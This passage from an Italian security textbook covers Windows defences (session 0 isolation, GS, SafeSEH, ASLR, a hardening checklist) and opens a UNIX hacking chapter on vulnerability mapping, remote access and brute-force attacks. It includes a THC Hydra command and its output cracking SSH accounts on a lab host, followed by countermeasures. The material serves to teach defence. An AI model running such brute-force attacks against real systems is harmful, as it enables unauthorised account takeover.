Ognuno di questi host di servizio opera con un token protetto da scrittura, come spiegato in precedenza in questo capitolo, tranne quelli il cui nome termina con NetworkRestricted, che limitano l'accessibilità in rete del servizio a un insieme di porte fissi; questo argomento merita di essere trattato un po' più in dettaglio.

Accesso di rete ristretto

Con la nuova versione di Windows Firewall (con protezione avanzata!) disponibile in Vista, Server 2008 e versioni successive, i criteri di restrizione di rete possono essere applicati anche ai servizi. Il nuovo firewall consente agli amministratori di creare regole che rispettino le seguenti caratteristiche della connessione:

- **Direzionalità.** Ora le regole possono essere applicate al traffico in ingresso e in uscita.
- **Protocollo.** Il firewall ora è in grado di prendere decisioni in base a un insieme più ampio di tipi di protocollo.
- **Principal.** Le regole possono essere configurate in modo da applicarsi soltanto a un utente specifico.
- **Interfacce.** Ora gli amministratori possono applicare regola a un dato insieme di interfacce, per esempio Wireless, Local Area Network e così via.

L'interazione con queste e altre funzionalità dei firewall è solo uno dei modi per aumentare la protezione dei servizi.

Isolamento della sessione 0

Nel 2002 il ricercatore Chris Paget presentò una nuova tecnica di attacco a Windows che chiamò “Shatter Attack” (letteralmente “attacco distruttore”); tale tecnica prevedeva di iniziare con privilegi di livello basso, inviando un messaggio finestra a un servizio con privilegi di livello superiore, facendo in modo che tale servizio eseguisse comandi arbitrari, così da elevare i privilegi dell'hacker allo stesso livello del servizio (cfr. en.wikipedia.org/wiki/Shatter_attack). Nella risposta all'articolo di Paget, Microsoft osservò che “Per scelta progettuale, tutti i servizi all'interno del desktop interattivo sono alla pari e possono

imporsi richieste l'un l'altro. Di conseguenza, tutti i servizi nel desktop interattivo hanno privilegi commisurati a quello che ha i privilegi di livello più alto”.

In termini più tecnici, questo progetto consentiva agli hacker di inviare messaggi finestra a servizi privilegiati, perché condividevano la sessione di accesso di default, ovvero la sessione 0 (msdn.microsoft.com/en-us/windows/hardware/gg463353.aspx). Separando le sessioni utente dalle sessioni dei servizi, gli attacchi di questo tipo vengono mitigati. Questa è l'essenza dell'isolamento della sessione 0: in Vista e versioni successive i servizi e i processi di sistema rimangono nella sessione 0, mentre le sessioni utente iniziano dalla 1. Lo si può vedere in Gestore attività aprendo il menu *Visualizza* e selezionando la colonna *ID sessione*, come è mostrato nella Figura 4.14.

Sempre nella Figura 4.14 potete vedere che la maggior parte dei processi di servizi e di sistema si trovano nella sessione 0, mentre i processi utente si trovano nella sessione 1. È utile osservare che non tutti i processi di sistema sono eseguiti nella sessione 0. Per esempio, winlogon.exe e un'istanza di csrss.exe sono eseguiti in sessioni utente sotto il contesto di SYSTEM. Anche così, l'isolamento della sessione, insieme ad altre funzionalità come MIC discusse in precedenza, rappresenta un efficace rimedio a un difetto che in passato costituiva un vettore di attacco comune per gli hacker.




Figura 4.14 La colonna ID sessione di Gestione attività Windows mostra la separazione tra sessioni utente (ID 1) e sessioni di servizio (ID 0).

Miglioramenti basati sul compilatore

Come avete visto fin qui, alcuni tra i peggiori exploit si devono ad attacchi che corrompono la memoria, come nel caso del buffer overflow. A partire da Windows Vista e Server 2008 (le versioni precedenti implementavano già alcune di queste funzionalità), Microsoft ha implementato alcune caratteristiche per ostacolare questi attacchi, tra cui:

- GS;
- SafeSEH;
- ASLR (*Address Space Layout Randomization*).

Si tratta di funzionalità per lo più di basso livello, che non sono configurabili da amministratori o utenti. Le descriviamo brevemente per evidenziare la loro importanza allo scopo di contrastare attacchi comuni. Trovate ulteriori dettagli sul loro utilizzo consultando il volume *Hacking Exposed Windows, Third edition* (McGraw-Hill Professional, 2007; winhackingexposed.com).

GS è una tecnologia a tempo di compilazione che punta a prevenire l'exploit di buffer overflow basati sullo stack nella piattaforma Windows. A questo scopo GS inserisce un valore casuale, o *cookie*, sullo stack, tra le variabili locali e gli indirizzi di ritorno. Oggi molti prodotti di Microsoft contengono porzioni di codice compilate con GS.

Come ha spiegato per la prima volta Dave Litchfield nell'articolo: “Defeating the Stack Based Overflow Prevention Mechanism of Microsoft Windows 2003 Server” (blackhat.com/presentations/bh-asia-03/bh-asia-03-litchfield.pdf), un hacker può sovrascrivere il gestore di eccezioni con un valore controllato e riuscire a eseguire il codice in un modo più affidabile rispetto alla sovrascrittura diretta dell'indirizzo di ritorno. Per risolvere questo problema, Microsoft ha introdotto SafeSEH in Windows XP SP2 e Windows Server 2003 SP1. Come GS, SafeSEH è una tecnologia di sicurezza a tempo di compilazione, ma a differenza di GS, invece di proteggere puntatore a frame e indirizzo di ritorno, serve ad assicurare che non si verifichino abusi del frame del gestore di eccezioni.

ASLR è progettato per contrastare la capacità di un hacker di prevedere in quali locazioni di memoria si troveranno istruzioni e dati controllabili. Prima di ASLR, le immagini Windows erano caricate in modi sempre coerenti, e questo consentiva agli exploit che utilizzavano buffer overflow basati sullo stack di operare su praticamente qualsiasi macchina con in esecuzione una versione vulnerabile del software colpito, come un virus pandemico che potrebbe infettare tutte le distribuzioni di Windows. Per risolvere questo problema, Microsoft ha lavorato a un meccanismo che rendesse casuale la posizione di immagini eseguibili (DLL, EXE e così via), allocazioni nello heap e nello stack. Come GS e SafeSEH, anche ASLR si attiva tramite un parametro a tempo di compilazione, l'opzione del linker /DYNAMICBASE.

ATTENZIONE

Le vecchie versioni di link.exe non supportano ASLR; cfr. support.microsoft.com/kb/922822.

Anche ASLR ha dovuto affrontare numerosi exploit dalla sua introduzione, e certamente nuovi attacchi sempre più sofisticati continueranno a essere resi pubblici in futuro. Tuttavia, combinando ASLR con altre funzionalità di sicurezza quali DEP, Microsoft può ragionevolmente sostenere di aver ottenuto un discreto successo nell'ostacolare l'attività

di sviluppo di exploit e, come ha scritto il noto studioso della sicurezza di Windows Matt Miller (oggi dipendente di Microsoft) in un interessante articolo intitolato: “On the effectiveness of DEP and ASLR” presso blogs.technet.com/b/srd/archive/2010/12/08/on-the-effectiveness-of-dep-and-aslr.aspx.

Il peso della sicurezza di Windows

Riguardo la sicurezza di Windows sono state fatte molte affermazioni, positive e negative, e molte altre ne saranno fatte certamente in futuro. A prescindere da chi faccia tali affermazioni, Microsoft, i suoi fan o i molti detrattori, soltanto il tempo e le verifiche in situazioni reali potranno confermarne la veridicità o meno. Abbiamo deciso di presentare un’ultima riflessione su questo argomento che in sostanza riassume la nostra posizione riguardo la sicurezza di Windows.

Molti degli aspetti citati spesso per testimoniare la “scarsa sicurezza” di Windows si devono in realtà a errori comuni di cui hanno sofferto molte altre tecnologie, e per tempi più lunghi. Nel caso di Windows tutto è amplificato dall’enorme diffusione del prodotto. Se scegliete di utilizzare la piattaforma Windows per i motivi reali a cui si deve la sua popolarità (facilità d’uso, compatibilità e così via), dovrete assumervi la responsabilità di capire come farne un ambiente sicuro e come mantenerlo tale. Speriamo che le conoscenze fornite da questo capitolo possano aiutarvi. Buona fortuna!

Riepilogo

Riportiamo di seguito alcuni suggerimenti tratti dalla discussione svolta in questo capitolo, oltre ad alcuni riferimenti per trovare ulteriori informazioni:

- Il CIS (Center for Internet Security) offre strumenti gratuiti per la valutazione della configurazione di sicurezza di Microsoft, disponibili presso www.cisecurity.org.
- Consultate il volume *Hacking Exposed Windows, Third Edition* (McGraw-Hill Professional, 2007; www.winhackingexposed.com) per una trattazione completa della sicurezza di Windows. Questo libro amplia le informazioni fornite in questo capitolo per fornire gli strumenti che consentano di analizzare la sicurezza delle numerose versioni di Windows.
- Leggete il Capitolo 6 per informazioni su come proteggere Windows da abusi lato client, la frontiera più vulnerabile nella guerra infinita contro gli hacker.
- Tenetevi sempre aggiornati con i nuovi strumenti di sicurezza e le best practice di Microsoft disponibili presso microsoft.com/security.
- Non dimenticate i potenziali rischi causati da altri prodotti Microsoft installati nel vostro ambiente di lavoro; per esempio, consultate sqlsecurity.com per informazioni approfondite sulle vulnerabilità di SQL.
- Ricordate che le applicazioni spesso sono molto più vulnerabili del sistema operativo, soprattutto quelle più moderne basate sul Web. Svolgete un’analisi approfondita a livello del sistema operativo utilizzando le informazioni fornite in questo capitolo, ma concentratevi principalmente sulla protezione del livello di applicazione. Consultate il Capitolo 10 e il volume *Hacking Exposed Web Applications, Third Edition* (McGraw-

Hill Professional, 2007; webhackingexposed.com) per ulteriori informazioni su questo argomento fondamentale.

- Minimalismo equivale a sicurezza: se non c'è niente da attaccare, gli hacker non hanno modo di agire. Disattivate tutti i servizi non necessari utilizzando services.msc. Per i servizi necessari, effettuate una configurazione sicura (per esempio, disattivate le estensioni ISAPI inutilizzate in IIS).
- Se i servizi di file e di stampa non sono necessari, disabilitate SMB.
- Utilizzate Windows Firewall (Windows XP SP2 e versioni successive) per bloccare l'accesso a qualunque porta in ascolto, a parte quelle realmente essenziali per il funzionamento del sistema.
- Proteggete i server esposti a Internet con firewall o router di rete.
- Mantenete aggiornato il sistema con tutti i più recenti service pack e le patch di sicurezza. Consultate microsoft.com/security per visualizzare l'elenco aggiornato dei bollettini sulla sicurezza di Microsoft.
- Limitate i privilegi assegnati agli accessi interattivi per bloccare gli attacchi a scalata di privilegi prima ancora che scattino.
- Utilizzate Criteri di gruppo (gpedit.msc) per creare e distribuire configurazioni sicure nel vostro ambiente Windows.
- Applicate un rigido criterio di sicurezza fisica per proteggere il sistema dai vari tipi di attacchi offline descritti in questo capitolo. Implementate SYSKEY in modalità protetta da password o da floppy per rendere più difficili questi attacchi. Curate la sicurezza fisica dei server più importanti, impostate password del BIOS per proteggere la sequenza di boot, rimuovete o disabilitate le unità a disco e altre unità a supporti rimovibili che possano essere utilizzate per avviare le macchine con sistemi operativi alternativi. Ecco un sito dove viene spiegato come utilizzare una chiavetta USB al posto di un dischetto per SYSKEY in Windows 7: <http://thecustomizewindows.com/2010/12/create-an-usb-key-to-lock-and-unlock-windows-7/>
- Abbonatevi a pubblicazioni e risorse online che trattano di sicurezza per tenervi sempre aggiornati sullo stato dell'arte nel campo degli attacchi e delle contromisure in ambiente Windows. Un'interessante risorsa messa a disposizione direttamente dalla casa di Redmond è il blog "Security Research & Defense" presso blogs.technet.com/b/srd/.

Capitolo 5

Hacking di UNIX

La continua proliferazione che ha portato UNIX dai computer desktop e server fino agli orologi e ai dispositivi mobili, ha reso questo sistema un bersaglio ambito, come del resto era già al tempo della prima edizione di questo libro. Per alcuni hacker, ottenere un accesso di root su un sistema UNIX è un obiettivo talmente affascinante da creare dipendenza, quasi come una droga. Questo obiettivo è rincorso fin dai primi giorni della nascita di UNIX, perciò è utile riportare un po' di informazioni di carattere storico sulla sua evoluzione.

Alla conquista di root

Nel 1969 Ken Thompson, e poi Dennis Ritchie di AT&T, decisero che il progetto MULTICS (Multiplexed Information and Computing System) non stava avanzando con la velocità desiderata. La loro decisione di “mettere insieme” un nuovo sistema operativo denominato UNIX cambiò per sempre il mondo dell’informatica. UNIX nelle intenzioni degli autori doveva essere un sistema operativo potente, robusto, multiutente che eccellesse nell’esecuzione di programmi, nello specifico piccoli programmi chiamati *tool* (strumenti). La sicurezza non rientrava tra le principali caratteristiche del progetto, benché UNIX offra un alto livello di sicurezza, se implementato in maniera appropriata. La “promiscuità” di UNIX fu il risultato dell’approccio aperto con cui si procedette allo sviluppo e al potenziamento del kernel del sistema operativo, e dei piccoli tool che lo rendevano così potente. I primi sistemi UNIX si trovavano solitamente all’interno di Bell Labs o in ambienti universitari

Sommario

- **Alla conquista di root**
- **Accesso remoto**
- **Accesso locale**
- **Accesso di root ottenuto: e ora?**

dove la sicurezza era controllata principalmente mediante mezzi fisici. Perciò, qualunque utente che avesse la possibilità di accedere fisicamente a un sistema UNIX era considerato autorizzato. In molti casi, l'implementazione di password a livello di root fu considerata un inutile impedimento ed evitata.

Benché UNIX e i sistemi operativi da esso derivati abbiano vissuto un'importante evoluzione negli ultimi 40 anni, la passione per questo sistema e la sua sicurezza non è venuta meno. Molti appassionati sviluppatori e hacker analizzano il codice alla ricerca di potenziali falle. Inoltre, è motivo di orgoglio rendere nota la scoperta di una nuova vulnerabilità su una mailing list dedicata alla sicurezza come Bugtraq. In questo capitolo esaminiamo questo campo così appassionato per determinare come e perché si riesce a ottenere il tanto ambito accesso di root. Ricordate sempre che UNIX ha due livelli di accesso: l'onnipotente root e... tutti gli altri. Niente può sostituire root!

Un breve riepilogo

Nei Capitoli da 1 a 3 abbiamo discusso vari modi per individuare sistemi UNIX ed enumerare informazioni. Abbiamo utilizzato scanner di porte come Nmap per individuare porte TCP/UDP aperte e per effettuare il fingerprinting del sistema operativo o del dispositivo bersaglio. Abbiamo utilizzato rpcinfo e showmount per enumerare servizi RPC e punti di montaggio NFS, rispettivamente. Abbiamo anche impiegato netcat (nc) per catturare banner con informazioni utili, come i produttori e le versioni delle applicazioni in uso. In questo capitolo esaminiamo gli exploit effettivi e le tecniche correlate per un sistema UNIX. È importante ricordare che le attività di footprinting e di riconoscimento della rete devono essere effettuate prima di poter portare qualsiasi tipo di attacco ai sistemi UNIX. Il footprinting deve essere effettuato in modo esaustivo e metodico per assicurarsi di scoprire ogni possibile informazione. Una volta in possesso di tali informazioni, l'hacker deve fare delle ipotesi sensate sulle potenziali vulnerabilità che potrebbero essere presenti sul sistema bersaglio; questo processo è noto come *mappatura delle vulnerabilità*.

Mappatura delle vulnerabilità

La *mappatura delle vulnerabilità* è il processo con cui si crea una mappa di corrispondenza tra specifiche caratteristiche di sicurezza di un sistema e una vulnerabilità effettiva o potenziale. Questa fase fondamentale per la violazione di un sistema bersaglio non va trascurata, infatti gli hacker hanno la necessità di individuare servizi in ascolto, numeri di versione di server in esecuzione (per esempio Apache 2.2.22 per HTTP, sendmail 8.14.5 per SMTP), architettura del sistema, nomi utente e così via, associandoli a potenziali falle della sicurezza. Per realizzare questo compito, gli hacker possono utilizzare vari metodi.

- Possono creare manualmente una mappa di corrispondenza tra specifici attributi del sistema e fonti pubbliche di dati sulle vulnerabilità, come Bugtraq, Open Source Vulnerability Database, Common Vulnerability and Exposures Database e gli avvisi relativi alla sicurezza pubblicati dai produttori. Si tratta di un lavoro noioso, ma che consente di analizzare in modo esaurente le potenziali vulnerabilità senza violare effettivamente il sistema bersaglio.
- Possono utilizzare codice di exploit pubblicato in varie mailing list sulla sicurezza e diversi siti web, oppure scrivere un codice apposito. Questo li aiuta a determinare l'esistenza di una vulnerabilità con un alto grado di certezza.

- Possono utilizzare strumenti automatici di rilevazione delle vulnerabilità come nessus (nessus.org).

Tutti questi metodi presentano vantaggi e svantaggi, ma è importante ricordare che soltanto gli hacker meno capaci, noti in gergo come *script kiddies*, salteranno la fase di mappatura delle vulnerabilità cercando di entrare in un sistema senza sapere come e perché funzioni un exploit. Siamo testimoni di molti attacchi portati utilizzando exploit UNIX contro sistemi Windows; non è nemmeno il caso di sottolineare l'imperizia di questi hacker, che ovviamente non riescono nel loro intento.

Di seguito riepiloghiamo i punti chiave da considerare nella fase di mappatura delle vulnerabilità.

- Eseguire il riconoscimento della rete sul sistema bersaglio.
- Creare una mappa di corrispondenza che associa attributi come il tipo di sistema operativo, l'architettura e le specifiche versioni dei servizi in ascolto, a note vulnerabilità ed exploit.
- Svolgere la fase di acquisizione del bersaglio identificando e selezionando i sistemi chiave.
- Enumerare i potenziali punti di ingresso e ordinarli per priorità.

Accesso remoto e accesso locale

La parte restante di questo capitolo è suddivisa in due paragrafi principali dedicati, rispettivamente, all'accesso remoto e all'accesso locale. *Accesso remoto* significa accedere a un sistema attraverso la rete (per esempio tramite un servizio in ascolto) o un altro canale di comunicazione. *Accesso locale* significa disporre di una shell comandi o di un login sul sistema. Gli attacchi con accesso locale sono anche indicati come *attacchi a scalata di privilegi*. È importante comprendere la relazione tra l'accesso remoto e quello locale. Gli hacker seguono una progressione logica, iniziando con lo sfruttare da remoto una vulnerabilità di un servizio in ascolto e poi ottenendo un accesso di shell locale. Una volta ottenuto un accesso di shell, gli hacker sono considerati locali al sistema.

Cercheremo di suddividere logicamente i tipi di attacchi utilizzati per ottenere accesso remoto, e forniremo vari esempi al riguardo. Una volta ottenuto l'accesso remoto, spiegheremo alcuni modi comuni con cui gli hacker possono acquisire maggiori privilegi locali fino al livello di root. Infine, descriveremo alcune tecniche di raccolta delle informazioni che consentono agli hacker di ottenere dati sul sistema locale in modo da poterlo utilizzare come base di lancio per altri attacchi. È importante ricordare che questo capitolo non è un libro sulla sicurezza UNIX/Linux; per chi desidera leggere un libro dedicato a questo argomento consigliamo *Practical UNIX & Internet Security*, di Simson Garfinkel e Gene Spafford (O'Reilly, 2003). Inoltre, in questo capitolo non possiamo trattare tutti gli exploit e tutte le numerose versioni di UNIX/Linux; anche questo richiederebbe un intero libro, quale *Hacking Exposed Linux, Third Edition* di ISECOM (McGraw-Hill Professional, 2008). Il nostro obiettivo, invece, è quello di classificare gli attacchi e spiegare la teoria sulla quale si fondano. In questo modo, quando si scoprirà un nuovo attacco, sarà facile capire come funziona, anche se quel tipo specifico non è stato trattato qui. L'approccio è quello di “dare al povero una canna da pesca e insegnargli a pescare”, invece di “regalargli del pesce”.

Accesso remoto

Come si è detto in precedenza, l’accesso remoto comporta l’accesso attraverso una rete o un altro canale di comunicazione, come un modem telefonico collegato a un sistema UNIX. Secondo la nostra esperienza, in molte organizzazioni la sicurezza rispetto all’accesso remoto su linea analogica o ISDN è considerata con pochissima attenzione e si tende a passare alle reti private virtuali (VPN, *Virtual Private Network*). Perciò ci limitiamo a trattare l’accesso a un sistema UNIX dalla rete, via TCP/IP. Dopo tutto, TCP/IP è la pietra miliare di Internet ed è più attinente alla nostra discussione sulla sicurezza UNIX. I media vorrebbero far credere a tutti che serva chissà quale magia per compromettere la sicurezza di un sistema UNIX, ma in realtà si utilizzano quattro metodi principali:

- exploit di un servizio in ascolto (per esempio TCP/UDP);
- routing attraverso un sistema UNIX che fornisce protezione tra due o più reti;
- esecuzione di programmi in remoto avviata dall’utente (tramite un sito web ostile, un cavallo di Troia inviato in un messaggio e-mail e così via);
- exploit di un processo o di un programma che ha posto in modalità promiscua la scheda di rete.

Esaminiamo alcuni esempi per capire come diversi tipi di attacchi rientrino in queste categorie.

- **Exploit di un servizio in ascolto.** Qualcuno vi fornisce user ID e password e vi dice: “Entra nel mio sistema”. Questo è un esempio di attacco che opera con un exploit di un servizio in ascolto. Come si fa per accedere al sistema se non è in esecuzione un servizio che consenta il login interattivo (Telnet, FTP, rlogin o SSH)? E che cosa succede quando viene scoperta l’ultima vulnerabilità BIND? I vostri sistemi sono vulnerabili? Potenzialmente sì, ma gli hacker dovranno violare un servizio in ascolto, BIND, per accedere. È fondamentale ricordare che deve esserci un servizio in ascolto perché un hacker possa accedere al sistema; se un servizio non è in ascolto, non è possibile violarlo da remoto.
- **Routing attraverso un sistema UNIX.** Il vostro firewall UNIX è stato raggiirato dagli hacker. “Come è possibile? Non consentiamo alcun servizio in entrata”, affermate. In molti casi, gli hacker raggiirano i firewall UNIX inoltrando dei pacchetti verso i sistemi interni attraverso il firewall. Questo è possibile perché nel kernel UNIX è attivato l’IP forwarding, mentre questa funzione dovrebbe essere svolta dal firewall. In questi casi, quasi sempre, gli hacker in realtà non violano il firewall, ma lo utilizzano semplicemente come router.
- **Esecuzione di programmi in remoto avviata dall’utente.** Vi sentite al sicuro perché avete disattivato tutti i servizi sul vostro sistema UNIX? Forse non lo siete. E se vi collegate a <http://evilhacker.hackingexposed.com> e il vostro browser esegue un codice maligno che poi si ricollega a un sito hackerato? Questo potrebbe consentire a un hacker di accedere al vostro sistema. Pensate alle possibili conseguenze qualora vi foste collegati con privilegi di root prima di iniziare a navigare.
- **Attacchi in modalità promiscua.** Che cosa succede se il vostro sniffer di rete (per esempio tcpdump) ha delle vulnerabilità? State esponendo il vostro sistema a un attacco semplicemente con lo sniffing del traffico? Potete scommetterci. Usando un attacco in modalità promiscua, un hacker può inviare pacchetti appositamente realizzati in grado di trasformare il vostro sniffer di rete nel peggiore incubo per la sicurezza.

Nel prosieguo di questo paragrafo esamineremo specifici attacchi da remoto che rientrano in una delle quattro categorie descritte. Se avete dei dubbi su come sia possibile effettuare un attacco da remoto, ponetevi quattro domande:

- C'è un servizio in ascolto?
 - Il sistema utilizza il routing?
 - Un utente o il software di un utente esegue comandi che mettono a rischio la sicurezza del vostro sistema?
 - La vostra scheda di rete è in modalità promiscua e potrebbe catturare traffico ostile?
- Probabilmente risponderete affermativamente ad almeno una di queste domande.



Attacchi di forza bruta

Popolarità: 8

Semplicità: 7

Impatto: 7

Grado di rischio: 7

Iniziamo la nostra discussione con l'attacco più semplice, che prevede l'uso della “forza bruta” per determinare le password. Questi attacchi non saranno eleganti, ma sono tra i più efficaci per ottenere l'accesso a un sistema UNIX.

Un attacco di forza bruta consiste semplicemente nell'individuare una combinazione user ID/password su un servizio che richiede l'autenticazione dell'utente prima di concedergli l'accesso. I servizi più comuni che si possono attaccare in questo modo sono i seguenti:

- Telnet;
- FTP (*File Transfer Protocol*);
- comandi “r” (RLOGIN, RSH e così via);
- Secure Shell (SSH);
- nomi di comunità SNMP (*Simple Network Management Protocol*);
- POP (*Post Office Protocol*) e IMAP (*Internet Message Access Protocol*);
- HTTP/HTTPS (*HyperText Transport Protocol*);
- CVS (*Concurrent Version System*) e SVN (*Subversion*).
- Postgres, MySQL e Oracle.

Ricordiamo, dalla discussione su rilevamento ed enumerazione svolta nei Capitoli da 1 a 3, l'importanza di individuare potenziali user ID del sistema. Servizi come finger, rusers e sendmail possono consentire di identificare degli account utente. Una volta che gli hacker sono entrati in possesso di un elenco di account utente, possono provare a ottenere un accesso di shell sul sistema bersaglio indovinando la password associata. Purtroppo, molti account utente hanno una password debole e alcuni ne sono addirittura privi. Per esempio, è relativamente comune trovare account utente in cui la password è identica al nome. Nei sistemi con molti utenti, spesso c'è almeno un account impostato in questo modo. Perché si scelgono tanto spesso password così deboli? Perché le persone non sanno come scegliere password forti, o non sono spinte/costrette a farlo.

Benché sia possibile indovinare una password procedendo in modo manuale, generalmente si utilizzano utility apposite per attacchi di forza bruta; due tra le più diffuse sono:

- **THC Hydra** freeworld.thc.org/thc-hydra/
- **Medusa** foofus.net/~jmk/medusa/medusa.html

THC Hydra è una delle più diffuse e versatili utility per attacchi di forza bruta. Si tratta di un programma ben gestito e ricco di funzionalità, che tende a essere la prima scelta per questi tipi di attacchi. THC Hydra supporta numerosi protocolli. Il seguente esempio illustra come utilizzare THC Hydra per un attacco di forza bruta:

```
[schism]$ hydra -L users.txt -P passwords.txt 192.168.1.113 ssh
Hydra v7.2 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2012-02-25 12:47:58
[DATA] 16 tasks, 1 servers, 25 login tries (1:5/p:5), ~1 tries per task
[DATA] attacking service ssh2 on port 22
[22][ssh] host: 192.168.1.113 login: praveen password: pr4v33n
[22][ssh] host: 192.168.1.113 login: nathan password: texas
[22][ssh] host: 192.168.1.113 login: adam password: 1234
[STATUS] attack finished for 192.168.1.113 (waiting for childs to finish)
Hydra (http://www.thc.org/thc-hydra) finished at 2012-02-25 12:48:02
```

In questo caso abbiamo creato due file: `users.txt` contiene un elenco di cinque nomi utente e `passwords.txt` contiene un elenco di cinque password. Hydra utilizza queste informazioni per tentare di autenticarsi in remoto su un servizio specificato, in questo caso SSH. In base alla lunghezza dei nostri elenchi, sono possibili in totale 25 combinazioni di nome utente e password. Hydra mostra che tre account su cinque sono stati violati con successo. Per brevità, l'elenco contiene nomi utente noti e alcune delle password associate; nella realtà sarebbe necessario innanzitutto determinare dei nomi utente validi e fornire un elenco di password molto più completo. Questo naturalmente allungherebbe il tempo necessario per portare a termine l'operazione, senza però garanzia che la password di un utente sia inclusa nell'elenco fornito. Hydra automatizza l'attacco di forza bruta, che tuttavia rimane un processo molto lento.



Contromisure contro gli attacchi di forza bruta

La migliore difesa contro gli attacchi di forza bruta consiste nell'utilizzare password forti che non siano facili da indovinare. Un meccanismo di password usa e getta sarebbe l'ideale. Alcune utility gratuite che si possono utilizzare per contrastare gli attacchi di forza bruta sono elencate nella Tabella 5.1.

I sistemi UNIX più recenti includono controlli sulle password integrati con cui si può evitare di ricorrere a moduli esterni. Per esempio, Solaris 10 fornisce varie opzioni tramite `/etc/default/passwd` per rafforzare la policy relativa alle password nel sistema, tra cui le seguenti.

- **PASSLENGTH.** Lunghezza minima della password.
- **MINWEEK.** Numero minimo di settimane che deve trascorrere prima che si possa modificare una password.
- **MAXWEEK.** Numero massimo di settimane che deve trascorrere prima che si possa modificare una password.

Tabella 5.1 Strumenti freeware utili per la protezione contro attacchi di forza bruta.

Strumento	Descrizione	Dove trovarlo
cracklib	Composizione di password	cracklib.sourceforge.net
Secure Remote Password	Nuovo meccanismo per autenticazione basata su password e scambio di chiavi su qualsiasi tipo di rete	srp.stanford.edu
OpenSSH	Sostituto di Telnet/FTP/RSH/login con cifratura e autenticazione RSA	openssh.org
pam_passwdqc	Modulo PAM per controllare la sicurezza della password	openwall.com/passwdqc
pam_lockout	Modulo PAM per bloccare gli account	spellweaver.org/devel/

- **WARNWEEKS.** Numero di settimane che deve trascorrere prima che dell'invio di un avviso all'utente che lo informi del fatto che la sua password è prossima alla scadenza.
- **HISTORY.** Numero di password memorizzati nella cronologia delle password. L'utente non può riutilizzare queste password.
- **MINALPHA.** Numero minimo di caratteri alfabetici.
- **MINDIGIT.** Numero minimo di caratteri numerici.
- **MINSPECIAL.** Numero minimo di caratteri speciali (non alfabetici, non numerici).
- **MINLOWER.** Numero minimo di caratteri minuscoli.
- **MINUPPER.** Numero minimo di caratteri maiuscoli.

L'installazione di default di Solaris non supporta pam_cracklib o pam_passwdqc. Se le regole di complessità delle password previste dal sistema operativo sono insufficienti, si può implementare uno dei moduli PAM. A prescindere dal fatto che ci si affidi al sistema operativo o a prodotti esterni, comunque, è importante implementare procedure di gestione della password ben progettate e utilizzare il buon senso. Ecco un elenco di suggerimenti:

- assicurarsi che tutti gli utenti dispongano di password conformi alla policy dell'organizzazione;
- imporre la modifica della password ogni 30 giorni per gli account privilegiati e ogni 60 giorni per gli utenti normali.
- richiedere l'uso di una password lunga come minimo otto caratteri e costituita da almeno un carattere alfabetico, uno numerico e uno non alfanumerico;
- registrare i casi di più tentativi di autenticazione falliti;
- configurare servizi per disconnettere i client dopo tre tentativi di login falliti;
- implementare il blocco degli account ove possibile (occorre tenere presente la possibilità che siano portati attacchi di tipo DoS con account che vengono fatti bloccare di proposito da un hacker);
- disattivare i servizi non utilizzati;
- implementare strumenti di composizione della password che impediscano all'utente di scegliere una password troppo debole;
- non utilizzare la stessa password per tutti i sistemi a cui si accede;

- non scrivere la password su foglietti vari;
- non comunicare la propria password ad altri;
- utilizzare password usa e getta quando possibile;
- non utilizzare affatto le password. Utilizzare l'autenticazione a chiave pubblica;
- assicurarsi che gli account di default come “setup” e “admin” non abbiano password di default.

Attacchi data-driven

Dopo l'esame degli attacchi che sembrano meno sofisticati, quelli che puntano a “indovinare” la password, possiamo passare a descrivere il metodo considerato standard di fatto per ottenere l'accesso remoto: gli attacchi *data-driven*. Questi attacchi si eseguono inviando dati a un servizio attivo per causare risultati inattesi o sgraditi. Naturalmente “inattesi o sgraditi” è un concetto soggettivo che dipende dal punto di vista considerato: quello dell'hacker o quello di chi ha programmato il servizio. Dal punto di vista dell'hacker, i risultati sono utili perché permettono di accedere al sistema bersaglio. Dal punto di vista del programmatore del servizio, il programma riceve dati inattesi che causano risultati indesiderati. Gli attacchi data-driven sono classificati generalmente come attacchi di buffer overflow e attacchi di convalida dell'input. Descriviamo entrambi in dettaglio nel seguito.



Attacchi di buffer overflow

<i>Popolarità:</i>	8
<i>Semplicità:</i>	8
<i>Impatto:</i>	10
<i>Grado di rischio:</i>	9

